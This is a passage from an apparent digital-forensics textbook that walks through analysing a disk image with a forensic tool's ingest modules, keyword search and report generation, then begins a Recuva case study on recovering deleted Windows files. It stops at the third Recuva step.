


Figure 2-25. *Adding a data source*

5. Check on the Ingest modules you want to use for analysis. Ingest modules perform all of the analysis of the files and parse their contents. For example, this could be hash calculation and lookup, keyword searching, web artifact extraction, etc. Once you configure the ingest module, they will run in the background and provide you real-time results when they find relevant information. For example, if you want to recover deleted files, you can select 'keyword search' as it would make it easy for you to look for deleted files by providing keywords to search for relevant files. If you want to look for any encrypted files in the system image, you can choose Encryption Detection; and similarly, to analyze the image for different results, you can choose a different ingest configuration module. In Figure 2-26 we have selected all the modules.




Figure 2-26. *Choosing modules*

6. Let the Analysis complete (Figure 2-27).




Figure 2-27. *Running the analysis*

7. Now Explore the evidence, and Click on Deleted Files to view deleted files and its metadata (Figure 2-28).




Figure 2-28. *Viewing deleted files*

8. You can tag a file for Report Generation (Figure 2-29).




Figure 2-29. *Adding a tag*

9. You can sort the evidence with a Predefined Keyword List (Figure 2-30).




Figure 2-30. *Sorting the results*

10. You can Search for the keywords and get a hit. Here we are searching for the word Winhex (Figure 2-31).




Figure 2-31. *Searching for keywords*

11. You can then examine the keywords results (Figure 2-32).




Figure 2-32. *The search results*

12. You can generate reports by clicking on the Generate Report tab (Figure 2-33).




Figure 2-33. *Starting a report*

13. Click on Tagged Results ➤ Bookmarks (Figure 2-34).




Figure 2-34. *Reporting on our bookmarks*

14. Click on the HTML link provided and open it in Web Browser (Figure 2-35).




Figure 2-35. *The report has been generated*

15. All of the analysis and the report are saved in the Base Directory (Figure 2-36).




Figure 2-36. *The Reports directory*

16. Navigate in the report for the final view (Figure 2-37).




Figure 2-37. *The final view*

Case Study: Recuva Tool

The objective here is to recover deleted files from a Windows system using a recovery tool called Recuva.

Recuva is a recovery program for Windows that is able to undelete files that have been deleted. This tool can recover files deleted from hard disk drives, USB flash drives, memory cards, portable media players, or all random-access storage mediums with a supported file system.

1. Start the tool and select the type of files you want to recover. In this case we have chosen it as All Files (Figure 2-38).




Figure 2-38. *Recovering all the files*

2. Choose the location from where you want to recover files. We selected the E drive. If you don't know from where you want to recover files, just select the 'I'm not sure' button and click on next (Figure 2-39).




Figure 2-39. *The location that contains the files of interest*

3. We can see the list of deleted files here (Figure 2-40).

